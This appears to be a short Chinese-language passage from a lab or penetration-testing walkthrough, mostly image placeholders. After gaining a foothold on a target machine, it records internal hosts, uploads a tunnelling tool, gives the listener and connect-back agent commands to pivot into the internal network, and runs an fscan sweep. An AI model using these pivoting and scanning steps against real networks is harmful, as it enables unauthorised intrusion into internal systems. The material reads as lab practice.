
成功上线

发现内网网卡内有128 129 134主机
上传代理工具

Windows上:./linux_x64_admin -l 6060
靶机上:windows_x64_agent.exe -c 192.168.139.128:6060
分配代理



搭建完代理,fscan扫一遍
